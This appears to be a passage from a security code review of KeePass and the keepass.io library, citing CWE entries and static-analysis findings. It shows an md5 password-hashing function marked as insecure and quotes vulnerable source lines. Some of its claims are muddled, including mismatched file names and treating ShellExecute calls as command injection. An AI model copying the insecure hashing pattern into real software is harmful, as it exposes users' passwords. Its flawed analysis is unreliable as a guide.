This function uses SHA256-crypt in password hashes. At present sha256 has hashing algorithm can lead to brute force attacks easily. Following **logarithmic** bar chart visualizes the time it takes to brute force the test password hashed by a specific hashing algorithm. I must admit, that the three long-running attempts of scrypt and bcrypt are estimated values based on the speed of the generation of one single hash.

Appendix C




Figure 8 Time to brute force the clear text password

Above chart displays the time to brute force the clear text password “Pw#1!” hashed by a specific hashing algorithm on a NVIDIA Quadro M2000M GPU [13].

By using secure password hashing scheme such as bcrypt, scrypt, PBKDF2, or Argon2 this code level vulnerability can be mitigated [14] [15]. As an example,

In the example below, the md5 algorithm computes the hash of a password.

```
function hashPassword(password) {
   var crypto = require("crypto");
   var hasher = crypto.createHash('md5');
   var hashed = hasher.update(password).digest("hex"); // BAD
   return hashed;
}
```

This is not secure, since the password can be efficiently cracked by an attacker that obtains the hash. A more secure scheme is to hash the password with the **bcrypt** algorithm:

Appendix C

```
function hashPassword(password, salt) {
   var bcrypt = require('bcrypt');
   var hashed = bcrypt.hashSync(password, salt); // GOOD
   return hashed;
}
```

Furthermore, there is no history of vulnerabilities rather than this code level issue.

2. Source: root/lib/KeePass/KeePassDatabase.js

KeePassDatabase.js is a java script file which contains 251 lines of codes. This file includes all the functions associates with the KeePass databases.

They are, check database signatures, Parse database header, Build master key, Decrypt database, decompress database, Parse database as XML, unlock protected entries, pass database to API, Build master key, Fetch database from API, Lock protected entries, Convert JSON object to XML, Compress database, Encrypt database, Build database header, Build database signatures and Merge sections together

This file contains a code level issue of Useless assignment to local variable in line 173 in the corresponding source code (root/lib/Credentials/ PasswordCredential.js). This is a code level issue in the Parse database as XML function. This function passes database values in XML format. This issue is an assignment to a local variable that is not used later on, or whose value is always overwritten, has no effect and no vulnerability is reported with this issue.

Following code segment shows the Useless assignment to local variable in KeePassDatabase.js code [16].

```
function parseAsXml(database, callback) {
        database = xml2js.parseString(database, {explicitArray: false}, function(err, database) {
        if(err) return callback(new Errors.Database('Could not parse database as XML: ' +
         err.toString()));
        return callback(null, database);
   });
```

In here, a value is assigned to a variable or property, but either that location is never read later on, or its value is always overwritten before being read. This means that the original assignment has no effect, and could indicate a logic error or incomplete code.

As a recommendation, check the control and data flow in the method carefully. If a value is really not needed, consider omitting the assignment. Be careful, though: if the right-hand side has a side-effect (like performing a method call), it is important to keep this to preserve the overall behavior.

In the following example, the return value of the call to send on line 2 is assigned to the local variable result, but then never used.

Appendix C

```
function f(x) {
    var result = send(x);
    waitForResponse();
    return getResponse();
}
```

Assuming that send returns a status code indicating whether the operation succeeded or not, the value of result should be checked, perhaps like this:

```
function f(x) {
    var result = send(x);
    // check for error
    if (result === -1)
        throw new Error("send failed");
    waitForResponse();
    return getResponse();
}
```

In history, there has been an invalid key length error in this file node 6. And it has fixed invalid key length error when running in node 6 and the updated file was committed.

As this KeePass database is a main asset in this software it should be properly coded and tested to avoid vulnerabilities.

3. Source: %root%\WinGUI\PwSafe.cpp

This source is relevant to the specific C control named **"CBC-MEM-005"** which is used to manage the memory of the KeePass application. If there is a weakness with this c controls/source attackers can launch a buffer overflow attack using this weakness [17].

The main function of this C control **"CBC-MEM-005"** is to allocate sufficient memory for an object. In details it is necessary to guarantee that storage for strings has sufficient space available for character data and consequently allocate sufficient memory for an object [17].

The common weakness Enumeration **(CWE)** value related to above mentioned C control is **CWE-126** and it defined as a **"Buffer Over Read"**. This happens when the program tries to read from a buffer and it can go beyond the reference memory location of the buffer. It can cause the exposure of sensitive information or sometimes even a crash of the application. The recommendation is The boundaries of the buffer must be checked when using with indexing mechanism [18-20].

In KeePass, under above mentioned C control there is a function called **"_tcslen"** and this should capable of handling strings that are not \0-terminated but when it comes to the KeePass. The "_tcslen" function is not capable of handling strings that are not \0-terminated. If such a string is passed without \0-termination, the function will execute an over-read and potentially cause the application to crash if no further controls are in-place.

```
if((_tcslen(tszBuf) > 0) && (tszBuf[0] != _T('-'))) return TRUE;
```

The line number which includes this vulnerability is line number 496 of PwSafe.cpp file. Severity level of this vulnerability is defined as medium. As said in earlier if an attacker is able to pass a string without \0- termination most probably it will cause the KeePass to crash.

As a recommendation the code must have controls to ensure that the string is passed with \0-termination, or add \0 at the end of the string if necessary [17].

Since this issue is controlled by the KeePass developers, there were no vulnerability exploit history regarding this issue.

4. Source: %root%\WinGUI\UpdateInfoDlg.cpp

This source is relevant to the specific C control named "CBC-ENV-004". The use of "system ()" functions can result in exploitable vulnerabilities, allowing the execution of arbitrary system commands. It means using this vulnerability attacker can perform a remote code execution. Basically this function is used to pass the commands that can be executed in the command processor or the terminal of the operating system, and finally returns the command after it has been completed. The common weakness Enumeration **(CWE)** value related to this C control is **CWE-78** [17].

In this code inspection we have detected two main scenarios which use of "system ()" function.

1. Avoid the use of "system ()" functions when passing an unsanitised or improperly sanitized command string originating from a tainted source.
2. Avoid the use of "system ()" functions if a command is specified without a path name.

Because of the above two scenarios, it causes a new program to execute and it is difficult to use it safely. If the path it is not provided, using "system ()" functions to execute a command could potentially execute the wrong application with the same filename.

This function has been used in few places in the KeePass source code.

%root%\WinGUI\UpdateInfoDlg.cpp

(Line 144)

```
ShellExecute(NULL, NULL, PWM_HOMEPAGE, NULL, NULL, SW_SHOW);
```

%root%\WinGUI\PwSafeDlg.cpp

(Lines 627, 6418)

```
ShellExecute(NULL, NULL, PWM_HOMEPAGE, NULL, NULL, SW_SHOW);
```

(Line 635)

```
ShellExecute(NULL, NULL, PWM_URL_DONATE, NULL, NULL, SW_SHOW);
```

(Line 8710)

```
HINSTANCE result = ShellExecute(NULL, verb, url, NULL,NULL, showcmd);
```

As a recommendation use ShellExecuteEx instead of ShellExecute where user has to execute something. In addition, the ShellExecuteEx provides additional functionality than ShellExecute. Since this issue is controlled by the KeePass developers, there were no vulnerability exploit history regarding this issue.

References

[1] https://en.wikipedia.org/wiki/KeePass#Built-in_password_generator

[2] https://keepass.info/index.html

[3] https://www.technology.pitt.edu/help-desk/how-to-documents/keepass-password-safe-download-and-install

[4] https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.180-4.pdf

[5] https://privacyaustralia.net/keepass-review/

[6] https://keepass.info/extensions/v1/docs/SoftwareRequirementsSpecification-KeePass-1.10.pdf

[7] https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=4&ved=2ahUKEwjH_LLluJDpAhV7lEsFHSv_BcUQFjADegQIBBAB&url=http%3A%2F%2Ffir.ferris.edu%3A8080%2Fxmlui%2Fbitstream%2Fhandle%2F2323%2F6381%2FMiddleton2017E2.pdf%3Fsequence%3D1%26isAllowed%3Dy&usg=AOvVaw1B56tEB5TAVoYBLjAaASYd

[8] https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=3&ved=2ahUKEwjH_LLluJDpAhV7lEsFHSv_BcUQFjACegQIAhAB&url=http%3A%2F%2Fwww.gxcc.org.uk%2F15Aug_KeePASS.pdf&usg=AOvVaw1J7zC_ybouEFMQp4XNadCl

[9] https://github.com/libkeepass/libkeepass

[10] http://www.petersmittenaar.com/keepass-why-and-how-to-use-it-effectively.php

[11] https://keepass.info/help/base/security.html

[12] https://lgtm.com/projects/g/snapserv/keepass.io/?mode=list

[13] https://www.novatec-gmbh.de/en/blog/choosing-right-hashing-algorithm-slowness/

[14] https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[15] https://cwe.mitre.org/data/definitions/916.html

[16] https://lgtm.com/projects/g/snapserv/keepass.io/snapshot/819598a0ee12a7c95885d4ef068d40a9075fb519/files/lib/KeePass/KeePassDatabase.js?sort=name&dir=ASC&mode=heatmap

[17] https://joinup.ec.europa.eu/sites/default/files/inline-files/DLV%20WP6%20-01-%20KeePass%20Code%20Review%20Results%20Report_published.pdf

[18] https://courses.cs.ut.ee/MTAT.07.022/2017_spring/uploads/Main/muhammad-report-s16-17.pdf

[19] https://cwe.mitre.org/about/index.html

[20] https://cwe.mitre.org/data/definitions/126.html